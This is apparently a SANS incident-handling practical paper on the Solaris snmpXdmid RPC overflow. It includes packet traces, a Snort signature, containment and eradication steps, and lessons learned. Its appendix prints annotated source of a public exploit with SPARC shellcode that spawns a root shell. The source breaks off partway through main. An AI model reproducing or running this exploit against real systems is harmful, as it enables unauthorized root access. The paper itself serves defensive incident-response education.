


Figure 6: RPC Reply Program 100249

After the RPC request and reply the TCP session is set up with the snmpXdmid daemon. Below are the packet traces that show the TCP session being established.

```

=====

04/10-00:41:45.162066 0:50:8B:2:3A:D7 -> 8:0:20:B9:15:E7 type:0x800 len:0x4A
bobsredhat:1074 -> news.bigcityisp.com:32792 TCP TTL:64 TOS:0x0 ID:6535 IpLen:20 DgmLen:60 DF
*****S* Seq: 0x2516722B Ack: 0x0 Win: 0x7D78 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 11529019 0 NOP WS: 0

=====

04/10-00:41:45.162254 8:0:20:B9:15:E7 -> 0:50:8B:2:3A:D7 type:0x800 len:0x4E
news.bigcityisp.com:32792 -> bobsredhat:1074 TCP TTL:255 TOS:0x0 ID:56381 IpLen:20 DgmLen:64 DF
***A**S* Seq: 0x34176999 Ack: 0x2516722C Win: 0x2798 TcpLen: 44
TCP Options (9) => NOP NOP TS: 697081 11529019 NOP WS: 0 NOP
TCP Options => NOP SackOK MSS: 1460

=====

04/10-00:41:45.162387 0:50:8B:2:3A:D7 -> 8:0:20:B9:15:E7 type:0x800 len:0x42
bobsredhat:1074 -> news.bigcityisp.com:32792 TCP TTL:64 TOS:0x0 ID:6536 IpLen:20 DgmLen:52 DF
***A**** Seq: 0x2516722C Ack: 0x3417699A Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 11529019 697081

=====

```

Packet 6 is the start of the overflow attack. This packet causes snort to alert with an "RPC snmpXdmi overflow attempt".

```
[**] [1:569:3] RPC snmpXdmi overflow attempt [**]  
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]  
04/10-00:41:45.170387 0:50:8B:2:3A:D7 -> 8:0:20:B9:15:E7 type:0x800 len:0x5EA  
192.168.1.32:1074 -> 192.168.1.10:32792 TCP TTL:64 TOS:0x0 ID:6537 IpLen:20  
DgmLen:1500 DF  
***AP*** Seq: 0x2516722C Ack: 0x3417699A Win: 0x7D78 TcpLen: 32  
TCP Options (3) => NOP NOP TS: 11529019 697081  
[Xref=> http://www.securityfocus.com/bid/2417]  
[Xref=> http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0236]  
[Xref=> http://www.cert.org/advisories/CA-2001-05.html]
```

The signature match from the rpc.rules file used by snort (v 1.8.6) for the alert above is:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC snmpXdmi overflow attempt";  
flags:a+; content:"|0000 0f9c|"; offset:0; depth:4; content:"|00018799|"; offset: 16; depth:4;  
reference:bugtraq,2417; reference:cve,CAN-2001-0236;  
reference:url,www.cert.org/advisories/CA-2001-05.html; classtype:attempted-admin; sid:569;  
rev:4;) 8 above
```

There's a group of four items that need to exist in the packet for the alert to occur. The matches are:

1. TCP on any port.
2. Flag a+ looks for the ACK flag. The + matches on the specified flag and any others.
3. The content "|0000 0f9c|", offset 0 and depth of 4 are grouped. The specific variable to match is identified by content. For offset we start looking for the content at the offset value but it can be matched up to a maximum of the value of depth away from the initial offset.
4. The second content statement looks for "|0001 8799|", offset 16 and depth of 4. For offset we start looking for the content at the offset value but it can be matched up to a maximum of the value of depth away from the initial offset. <sup>xi</sup>

Packet 6 is shown in Figure 7.







=====

=====

=====

=====

Author<sup>23</sup> retains full rights.



successful. The id command was run by the attacker. He is now root on the machine.

```
04/10-00:41:55.586888 8:0:20:B9:15:E7 -> 0:50:8B:2:3A:D7 type:0x800 len:0x8E
news.bigcityisp.com:32792 -> bobsredhat:1074 TCP TTL:255 TOS:0x0 ID:56504 IpLen:20 DgmLen:128 DF
***AP*** Seq: 0x3417699A Ack: 0x251E5DD2 Win: 0x2798 TcpLen: 32
TCP Options (3) => NOP NOP TS: 698123 11530061
53 75 6E 4F 53 20 6E 65 77 73 2E 62 69 67 63 69 SunOS news.bigci
74 79 69 73 70 2E 63 6F 6D 20 35 2E 37 20 47 65 tyisp.com 5.7 Ge
6E 65 72 69 63 5F 31 30 36 35 34 31 2D 30 32 20 neric_106541-02
73 75 6E 34 75 20 73 70 61 72 63 20 53 55 4E 57 sun4u sparcsunw
2C 55 6C 74 72 61 2D 35 5F 31 30 0A ,Ultra-5_10.
```

```
04/10-00:41:55.587030 0:50:8B:2:3A:D7 -> 8:0:20:B9:15:E7 type:0x800 len:0x42
bobsredhat:1074 -> news.bigcityisp.com:32792 TCP TTL:64 TOS:0x0 ID:6899 IpLen:20 DgmLen:52 DF
***A*** Seq: 0x251E5DD2 Ack: 0x341769E6 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 11530061 698123
```

```
04/10-00:41:59.582218 0:50:8B:2:3A:D7 -> 8:0:20:B9:15:E7 type:0x800 len:0x45
bobsredhat:1074 -> news.bigcityisp.com:32792 TCP TTL:64 TOS:0x0 ID:6904 IpLen:20 DgmLen:55 DF
***AP*** Seq: 0x251E5DD2 Ack: 0x341769E6 Win: 0x7D78 TcpLen: 32
TCP Options (3) => NOP NOP TS: 11530461 698123
69 64 0A id.
```

```
04/10-00:41:59.587949 8:0:20:B9:15:E7 -> 0:50:8B:2:3A:D7 type:0x800 len:0x5A
news.bigcityisp.com:32792 -> bobsredhat:1074 TCP TTL:255 TOS:0x0 ID:56505 IpLen:20 DgmLen:76 DF
***AP*** Seq: 0x341769E6 Ack: 0x251E5DD5 Win: 0x2798 TcpLen: 32
TCP Options (3) => NOP NOP TS: 698524 11530461
75 69 64 3D 30 28 72 6F 6F 74 29 20 67 69 64 3D uid=0(root) gid=
31 28 6F 74 68 65 72 29 1(other)
```


## 2.6 protecting against it.

In the scenario we've explained, one of many steps in protecting against the vulnerability is to rationalize the rule set on the firewall. Time has caused rule set creep. The sloppy setting of rules that allowed "all traffic" from the ISP's DSL IP ranges has allowed the attacker to run the snmpXdmid vulnerability from Bob's home network IP range.

The quick fix for the vulnerability is to shut down the daemon by renaming all

S??dmi scripts found in /etc/rc?.d and stopping the dmi with “/etc/init.d/init.dmi stop”. Further recommendation are to do a chmod on the /usr/lib/dmi/snmpXdmi to remove all file permissions. See footnote 1 above

To fix the vulnerability Sun has released a patch for Solaris 2.7 the patch is 107709-18, available from <http://sunsolve.sun.com>. The patchadd command was used to install the patch. The result of running the snmpXdmi code on the patched box is shown in **Figure 8**.



```
guest@attacker: /home/guest/snmpxdmi
[guest@attacker snmpxdmi]$ ./solsparc_snmpxdmi news.bigcityisp.com -v 7
copyright LAST STAGE OF DELIRIUM mar 2001 poland //lsd-pl.net/
snmpXdmi for solaris 2.7 2.8 sparc

adr=0x000c8f68 timeout=10 port=1076 connected!
error: not vulnerable
[guest@attacker snmpxdmi]$
```

Figure 8: Running snmpXdmi after Patching.

### 3. The Incident Handling Process

The incident handling process described is a reflection of real events the author is aware of. Some events have been modified.

#### 3.1 Preparation.

Incident handling at BigCityISP was in its infancy. There was recognition of the need for Security Policy, Firewall Management, Intrusion Detection, Vulnerability Assessment, Log Analysis and a CIRT. The manpower and an effective implementation plan were taking time.

Staff were stressed and bouncing from one crisis to another. They had Policy that outlined who, what, and when things were to be done but the bodies to do the work didn't exist.

Bits and pieces of the security puzzle were in place. Vulnerability assessments were being run on a quarterly basis but corrective action wasn't occurring. Years of default operating system builds and infrequent patching had created an environment riddled with problems. Corporate reorganization had created orphan systems that no one was looking after.

The reporting structure for incidents had been discussed and a structure was in place. An reporting procedure for Incident Handling had been defined and was being used. Personnel had some preliminary training on conducting incidents, but no one was dedicated to it. Chain of evidence processes had not been defined.

Backups occurred on all critical systems through a backup network using Legato Networker backup software. The systems were in a Data center environment with UPS and diesel backup. Documentation was non-existent.

The manager in charge of incident handling was contacted to discuss the actions to be taken. Moe and Larry got out the incident handling form to review their next steps.

#### 3.2 Identification.

In the attack on BigCityISP our technical resource players discovered the incident through a vulnerability scan conducted on November 2<sup>nd</sup> of 2001.

Moe was conducting port scans of servers at bigcityisp.com when he found sshd running on a non-standard port on the news server. The scan indicated

sshd running on TCP port 1599. Moe asked Larry if it was normal to have sshd setup on TCP port 1599. Larry said no. (At this point the bells should have gone off and the Incident Handling Manager should have been called).

Moe and Curly logged onto the news server. They began poking around, and found ssh2 files in the /usr/bin /directory. The /usr/bin/ps -ef command didn't find sshd running. They tried a /usr/bin/netstat -a command but it did not show sshd running. When a /usr/ucb/ps aux was run they saw the sshd daemon running with the -q option. The -q option tells ssh to run in quiet mode, no warnings, diagnostics or logging occurs.

Comparisons were done against another box looking at file sizes and date using the command "ls -l" for the /usr/bin/ps and /usr/bin/netstat commands. There was no difference. A sum check was done on the files, using "sum /usr/bin/ps" and "sum /usr/bin/netsat". The check revealed different values, indicating the server had a root kit on it. on it.

The "last" command was checked. to see what log activity had been occurring. An error was returned. The wtmpx file was missing, another sign the machine was compromised.

The environment had a central backup server. The software used was Legato Networker software version 6.0.1 build 174. It provided the ability to do an immediate full backup, but no one did

Moe looked through the backup tapes to see when the sshd daemon showed up on the server. He found that the /usr/bin/sshd program showed up on the backups at the end of March 2001.

Network vulnerability scans had been done using CyberCop scanner in May. Larry looked through the scan report and found four low level vulnerabilities identified. The RPC information was available from the scan. It showed the snmpXdmid daemon (program 100249) running.

1037 "portmapper" or "rpcbind" RPC service present <sup>10</sup>

5/9/2001  
5:18:36PM

Risk Factor:	Low
Complexity:	Low
Popularity:	Widespread
Impact:	Authorization ::Intelligence
Root Cause:	Misconfiguration

<sup>10</sup> CyberCop Scanner, "Listing of RPC portmapper information", 98-99.  
Network Associates, Inc.

Ease of Fix: Moderate

Description: The portmapper service was found running on the target host. Since RPC services do not run on well known ports this service is used to map RPC services to the dynamic port numbers that they currently reside on. RPC client programs use this service when they make a connection to a remote RPC server.

Security Concerns: This service can be used to survey your hosts for vulnerable RPC services.

Suggestion: We suggest that you restrict access to this service at your router by adding filter rules that prevent outside access to any TCP or UDP port 111 on your internal network. Be aware that it is not necessary to be able to contact the portmapper service to make connections to RPC services. Specialized portscanning software can find RPC services without being able to make a connection to the portmapper.

program	vers	proto	port	
100000	4	tcp	111	rpcbind
100000	3	tcp	111	rpcbind
100000	2	tcp	111	rpcbind
100000	4	udp	111	rpcbind
100000	3	udp	111	rpcbind
100000	2	udp	111	rpcbind
100024	1	udp	32772	status
100024	1	tcp	32771	status
100133	1	udp	32772	
100133	1	tcp	32771	
100021	1	udp	4045	nlockmgr
100021	2	udp	4045	nlockmgr
100021	3	udp	4045	nlockmgr
100021	4	udp	4045	nlockmgr
100232	10	udp	32773	sadmin
100011	1	udp	32774	rquotad
100002	2	udp	32775	rusersd
100002	3	udp	32775	rusersd
100002	2	tcp	32772	rusersd
100002	3	tcp	32772	rusersd
100012	1	udp	32776	sprayd
100008	1	udp	32777	walld
100001	2	udp	32778	rstatd
100001	3	udp	32778	rstatd
100001	4	udp	32778	rstatd
100083	1	tcp	32773	

100221	1	tcp	32774	
100235	1	tcp	32775	
100068	2	udp	32779	
100068	3	udp	32779	
100068	4	udp	32779	
100068	5	udp	32779	
536870916	1	udp	32780	
100021	1	tcp	4045	nlockmgr
100021	2	tcp	4045	nlockmgr
100021	3	tcp	4045	nlockmgr
100021	4	tcp	4045	nlockmgr
1289637086	4	tcp	32781	
1289637086	1	tcp	32781	
1289637086	3	tcp	32781	
1289637086	2	tcp	32781	
300598	1	udp	33140	
300598	1	tcp	35162	
805306368	1	udp	33140	
805306368	1	tcp	35162	
<b>100249</b>	<b>1</b>	<b>udp</b>	<b>33145</b>	
<b>100249</b>	<b>1</b>	<b>tcp</b>	<b>35165</b>	

The various alert bulletins for the snmpXdmid vulnerability were out in mid March 2001 along with proof of concept code. The logging for ids and firewall was set up to be written over every six months and no archiving strategy was in place. They had no way of going back 8 months to look at logs. One of the outstanding issues was log file maintenance for firewalls and ids. Based on evidence on hand the conclusion was the snmpXdmid vulnerability was used to gain initial access, and then the root kit was installed to ensure continued access to the server.

### 3.3 Containment.

Moe, Larry and Curly debated what to do. Three problems existed. The first was the root kit with the SSHD daemon. Secondly was the condition of other servers. The last issue was how to correct the snmpXdmid vulnerability.

The incident manager would expect a recommendation. Curly thought the server should be taken off the network immediately. Moe wanted to know if any other machines were affected. They called the incident and security managers to discuss the options. The marketing manager in charge of the service was not available. Concern was expressed about the root kit. Taking into consideration

the potential for a destructive logic bomb, the following decisions were made:

1. Leave the external network connection and remove the backup network connection. They didn't want to affect news service to customers. – The backup connection was removed immediately
2. Scan other systems and subnets for port 1599. – No other systems showed SSHD running on port 1599.
3. Place a sniffer, from Network Associates, to monitor activity to port 1599.
4. Look at dshield.org for any attacks originating from news.bigcityisp.com. – None were found.
5. Review firewall rule sets.
6. Look for another box to replace the news server.

Curly went to look at the firewall rule set. He was looking for rules that applied to the news server. What he found was rules that allowed all DSL clients IP ranges full access into the DMZ. He asked why those rules were there. Moe answered "I think we added them for people doing application support from home. They didn't know what ports they needed so we put the all rules in place. We were supposed to go back through the logs and tighten up the rule set. I guess we forgot."

Moe had looked through the backup tapes earlier using the Networker GUI shown in Figure . No one had thought to do a complete backup before logging on to the server to analyze further. The process they could have followed to do a complete backup using the Networker GUI would be:

1. Logon to the machine you want to start the backup from.
2. Type nwbackup
3. Check off root folder and ensure all folders in the right hand window are checked off.
4. Select your server you want the backup to go too.
5. Click on Start.

Or

1. Start the backup from the target server instead.



Figure 9: nwbackup GUI <sup>13</sup>

With incident response being in its infancy there was no jump kit. The only item was an incident handling form which Moe began filling out.

The tools used to perform the scans were nmap (the command and output is shown earlier on pages 5 and 6) and CyberCop scanner. The containment method chosen was one of watch and react. Tightening firewall rule sets and log monitoring were done for other systems. TCP wrappers were installed on other machines in the DMZ. The news server was monitored for access to the sshd daemon. The initialization scripts for DMI were turned off in the /etc/rc2.d directory by renaming the /etc/rc?.d/S??dmi to /etc/rc?.d/K07dmi as recommended in the alert bulletin from Job Hass. <sup>vi</sup>

### 3.4 Eradication.



The root kit and potential logic bomb dictated the eradication method chosen - do a fresh build on a new server. The box would be a Sun 250 with Solaris 2.8 with all current patches applied. The new server took one month to build. The news software (Cyclone) was upgraded to version 2.

Once the new server was built a new IP address was assigned to it. This allowed for a cutover of news feed clients from the old server. Once clients were cutover to the new server the old news.bigcityisp.com was removed.

The rule sets on the firewall were modified to block all ports but the news (tcp 119) port from the Internet to the news server.

The events were discussed. Moe and Larry had some opinions on what needed correction. Curly had been doing scans for years. The information showed that there were many servers that had known high-level vulnerabilities and vendors had patches available to correct them. Patches for servers were applied when software was updated. No group was assigned to a regular patching strategy. The result of not patching was evident with the compromise.

Firewall rule sets required attention. The "I'll come back to it" attitude coupled with a fire fighting job environment meant tasks were left incomplete. Effective manpower, training and job management was required. The result of these unresolved issues was the attacker compromising the news server through a sloppy rule on the firewall.

Home machines used for accessing corporate resources require attention. The weakest chain in the link will break. Training for home users on security is a starting point. The attacker took advantage of:

- A weak telnet password on a home machine.
- Sloppy rule set on a Firewall.
- Sloppy admin practices:
  - a. No patching strategy
  - b. No review of logs
  - c. Inconsistent operating system installs
  - d. Inadequate knowledge of security

### **3.5 Recovery.**

The recovery process was one of removing the old server and putting a new server into production. When the new build was installed only services essential to running the news server application were turned on. The rule set on the firewall was restricted to allow traffic in only for services that were being offered. Home access was allowed only through VPN. Authentication services were set up to use token authentication.

The vulnerability scanning was stepped up on the servers. A project was initiated to provide a log service for monitoring and reporting log events from the ids and firewall logs.

### **3.6 Lessons Learned.**

Incident Analysis of the provided the following list of lessons learned: <sup>14</sup>

1. The security team needs a strong corporate sponsor at the Executive level.
2. Every project must have personnel and budget for security.
3. A transition plan is needed to implement the policies.
4. Centralized logging and a logging process must include alerting. This may have spotted the suspicious activity months earlier. IDS and firewall logs need to be part of the alerting process.
5. All servers need a secure, reproducible operating system build.
6. Vulnerability assessments must trigger immediate correction of High-level issues.
7. CIRT process must have defined roles and responsibilities.
8. 7x24 staffing or call out staffing must be available.
9. The company must have an accessible software library.
10. The CIRT must have a forensic toolkit.
11. The system administrators must have a routine patching strategy.
12. The move into the Incident-handling mode must be made sooner.  
Training on incident handling and experience will help get the process started sooner.
13. Logbooks with numbered pages need to be used. This helps establish a "chain of custody" for evidence. Incident items would then be recorded on what was being done, such as; commands, responses, details on any calls or contacts with dates and times. (Why a written logbook? By using a written log with numbered and dated pages you have a verifiable trail. If necessary additional items, such as printouts can be attached. Written logs help if you end up in court).
14. When an incident is suspected, the first course of action should be to create a backup. The risk of evidence being lost and contaminated is too high without first making a backup. The backup helps to preserve the evidence, the initial "found" state of the problem.
15. Employees need education regarding security on home systems.
16. Policy compliance requires adequate policing.
17. Firewall creep is directly proportional to the length of time a firewall has been in service. Rule set checks must be routine. Again adequate staffing will help to ensure tasks are completed.
18. Departmental reorganization must not create orphan systems that no one owns or maintains.
19. Detailed run books must exist.

## Appendix (A). Glossary – from DMI Specification<sup>11</sup>

This Glossary is from Appendix E of “DMI Desktop Management Interface Specification”, Version 2.0s June 24, 1998: 245-247

<b>Component</b>	Any hardware, software or firmware element contained in (or primarily attached to) a computer system.
<b>Component Instrumentation</b>	The executable code that provides <i>DMI</i> management functionality for a particular <i>component</i> .
<b>Component Interface (CI)</b>	The <i>DMI</i> layer used by <i>component instrumentations</i> .
<b>Confirm</b>	The final response from a <i>Request</i> .
<b>Confirm Buffer</b>	The area of memory where a <i>component instrumentation</i> or <i>service provider</i> puts response data.
<b>Credentials</b>	A set of parameters uniquely identifying a principal in the system. The credentials may also contain authentication-related parameters (such as password hash or trusted certificate authority signature).
<b>Direct Interface</b>	Method by which a <i>component instrumentation</i> informs the <i>service provider</i> that it (the component instrumentation) is already running. Rather than starting the code to service incoming requests, the service provider will use the already running code.
<b>DMI</b>	Desktop Management Interface.
<b>DMI Security Indications</b>	Special type of <i>DMI</i> indications generated by a <i>DMIV2.0s</i> Service Provider upon performing certain <i>DMI</i> requests.
<b>DMTF</b>	Desktop Management Task Force
<b>Event</b>	A type of <i>indication</i> (unsolicited report) that originates from a <i>component instrumentation</i> .
<b>Event Generator</b>	A hardware or software device that has undergone a change in state or in which a certain condition of interest has occurred. This change of state or condition will directly or indirectly cause a new event to be processed by the service provider which then produces and delivers an Indication data structure to event consumers that have registered their interest in receiving Indications.
<b>Event Reporter</b>	The software entity that causes a new DMI event to be processed by the service provider. Events are “reported” by calling the service provider entry point <i>DmiIndicate()</i> .
<b>Event Consumer</b>	A software entity that has registered with the service provider through the MI with a non null indication callback procedure address.
<b>Group</b>	A collection of <i>attributes</i> . A group with multiple instances is called a <i>table</i> .
<b>Indication</b>	An unsolicited report, either from a <i>component instrumentation</i> to the <i>service provider</i> , or from the service provider to a <i>management application</i> .
<b>Management Interface (MI)</b>	The DMI layer between management applications and the service provider.
<b>MIF</b>	Management Information Format; the format used by the DMI for describing components.

<sup>11</sup> Desktop Management Task Force (DMTF). Partial listing of “Appendix E – Glossary.” Desktop Management Interface Specification, Version 2.0s June 24, 1998: 245-247

<b>MIF Database</b>	The collection of known <i>MIF files</i> , stored by the <i>service provider</i> (in an implementation-specific format) for fast access.
<b>Response</b>	The final response from an <i>Indication</i> .
<b>Role</b>	A logical entity that has a name and a set of authorization permissions. Usually there is a set of principals associated with a role.
<b>Row</b>	An instance of a <i>table</i> .
<b>Service provider (SL)</b>	The code between the MI and CI that arbitrates access to <i>component instrumentation</i> and manages the <i>MIF database</i> .
<b>SNMP</b>	Simple Network Management Protocol, an Internet-based network management protocol standardized by the IETF.
<b>System</b>	A computer.

© SANS Institute 2000 - 2002, Author retains full rights.

## Appendix (B). Source Code solsparc\_snmpXdmid.c

```
/*## copyright LAST STAGE OF DELIRIUM mar 2001 poland      *./lsd-pl.net/ ##/ ii 15
/*## snmpXdmid                                           ##*/

/* as the final jump to the assembly code is made to the heap area, this code */
/* also works against machines with non-exec stack protection turned on      */
/* due to large data transfers of about 128KB, the code may need some time to */
/* proceed, so be patient                                                         */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <rpc/rpc.h>
#include <netdb.h>
#include <unistd.h>
#include <stdio.h>
#include <errno.h>

/* The define statement assigns each global variable a value */

#define SNMPXDMID_PROG 100249 /* SNMPXDMID_PROG is initialized to 100249 */
#define SNMPXDMID_VERS 0x1 /* SNMPXDMID_VERS is initialized to 0x1 */
#define SNMPXDMID_ADDDCOMPONENT 0x101 /* SNMPXDMID_ADDDCOMPONENT is initialized
to 0x101 */

/* The findsckcode allows for the continued use of an existing TCP connection. The character data
type can be any letter of the alphabet, upper and lower case, digits, and special characters */

char findsckcode[]=
    "\x20\xbf\xff\xff" /* bn,a <findsckcode-4> */ /*The first three lines obtain the base address*/
    "\x20\xbf\xff\xff" /* bn,a <findsckcode> */
    "\x7f\xff\xff\xff" /* call <findsckcode+4> */
    "\x33\x02\x12\x34"
    "\xa0\x10\x20\xff" /* mov 0xff,%l0 */
    "\xa2\x10\x20\x54" /* mov 0x54,%l1 */
    "\xa4\x03\xff\xd0" /* add %o7,-48,%l2 */
    "\xaa\x03\xe0\x28" /* add %o7,40,%l5 */
    "\x81\xc5\x60\x08" /* jmp %l5+8 */
    "\xc0\x2b\xe0\x04" /* stb %g0,[%o7+4] */
    "\xe6\x03\xff\xd0" /* ld [%o7-48],%l3 */
    "\xe8\x03\xe0\x04" /* ld [%o7+4],%l4 */
    "\xa8\xa4\xc0\x14" /* subcc %l3,%l4,%l4 */
    "\x02\xbf\xff\xfb" /* bz <findsckcode+32> */
    "\xaa\x03\xe0\x5c" /* add %o7,92,%l5 */
    "\xe2\x23\xff\xc4" /* st %l1,[%o7-60] */
    "\xe2\x23\xffxc8" /* st %l1,[%o7-56] */
    "\xe4\x23\xffxcc" /* st %l2,[%o7-52] */
    "\x90\x04\x20\x01" /* add %l0,1,%o0 */
    "\xa7\x2c\x60\x08" /* sll %l1,8,%l3 */
    "\x92\x14\xe0\x91" /* or %l3,0x91,%o1 */
    "\x94\x03\xffxc4" /* add %o7,-60,%o2 */
```

```

"\x82\x10\x20\x36" /* mov 0x36,%g1 */
"\x91\xd0\x20\x08" /* ta 8 */
"\x1a\xbf\xff\xfl" /* bcc <findsckcode+36> */
"\xa0\xa4\x20\x01" /* decce %l0 */
"\x12\xbf\xff\x5" /* bne <findsckcode+60> */
"\xa6\x10\x20\x03" /* mov 0x03,%l3 */
"\x90\x04\x20\x02" /* add %l0,2,%o0 */
"\x92\x10\x20\x09" /* mov 0x09,%o1 */
"\x94\x04\xff\xff" /* add %l3,-1,%o2 */
"\x82\x10\x20\x3e" /* mov 0x3e,%g1 */
"\xa6\x84\xff\xff" /* addcc %l3,-1,%l3 */
"\x12\xbf\xff\xfb" /* bne <findsckcode+112> */
"\x91\xd0\x20\x08" /* ta 8 */
;

```

**/\* shellcode will execute the /bin/ksh program \*/**

```

char shellcode[]=
"\x20\xbf\xff\xff" /* bn,a <shellcode-4> */
"\x20\xbf\xff\xff" /* bn,a <shellcode> */
"\x7f\xff\xff\xff" /* call <shellcode+4> */
"\x90\x03\xe0\x20" /* add %o7,32,%o0 */
"\x92\x02\x20\x10" /* add %o0,16,%o1 */
"\xc0\x22\x20\x08" /* st %g0,[%o0+8] */
"\xd0\x22\x20\x10" /* st %o0,[%o0+16] */
"\xc0\x22\x20\x14" /* st %g0,[%o0+20] */
"\x82\x10\x20\x0b" /* mov 0x0b,%g1 */
"\x91\xd0\x20\x08" /* ta 8 */
"/bin/ksh"
;

```

**/\* Static is used when you want a function to remember values between function calls. \*/**

```
static char nop[]="\x80\x1c\x40\x11";
```

**/\* The structure req\_t is defined \*/**

**A commonly used programming technique when dealing with structure declarations is to use a typedef statement. This provides a simple method for creating a new typically shorter name for an existing structure type.<sup>12</sup> \*/**

```

typedef struct {
    struct {unsigned int len;char *val;} name;
    struct {unsigned int len;char *val;} pragma;
} req_t;

```

**/\* Test function \*/**

```

bool_t xdr_req(XDR *xdrs,req_t *objp){
    char *v=NULL;unsigned long l=0;int b=1;
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
}

```

<sup>12</sup> Bronson, Gary and Menconi, Stephen. A First Book of Ansi C: Fundamentals of C Programming, 2nd Edition. St. Paul: West Publishing Co., 1996. 368.

```

    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_array(xdrs,&objp->name.val,&objp->name.len,&~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_bool(xdrs,&b)) return(FALSE);
    if(!xdr_array(xdrs,&objp->pragma.val,&objp->pragma.len,&~0,sizeof(char),
        (xdrproc_t)xdr_char)) return(FALSE);
    if(!xdr_pointer(xdrs,&v,0,(xdrproc_t)NULL)) return(FALSE);
    if(!xdr_u_long(xdrs,&l)) return(FALSE);
    return(TRUE);
}

/* Main program begins below, local variables are defined along with predefined structs */

main(int argc,char **argv){
    char buffer[140000],address[4],pch[4],*b;
    int i,c,n,vers=-1,port=0,sck;
    CLIENT *cl;enum clnt_stat stat;
    struct hostent *hp;
    struct sockaddr_in adr;
    struct timeval tm={10,0};
    req_t req;

    printf("copyright LAST STAGE OF DELIRIUM mar 2001 poland //lsd-pl.net/\n");
    printf("snmpXdmid for solaris 2.7 2.8 sparc\n\n");

    /* testing and setting of arguments */

    if(argc<2){
        printf("usage: %s address [-p port] -v 7|8\n",argv[0]);
        exit(-1);
    }

    while((c=getopt(argc-1,&argv[1],"p:v:")!=-1){
        switch(c){
            case 'p': port=atoi(optarg);break;
            case 'v': vers=atoi(optarg);
        }
    }
    switch(vers){
        case 7: *(unsigned int*)address=0x000b1868;break;
        case 8: *(unsigned int*)address=0x000cf2c0;break;
        default: exit(-1);
    }

    /* htonl convert host-to-network, long integer */
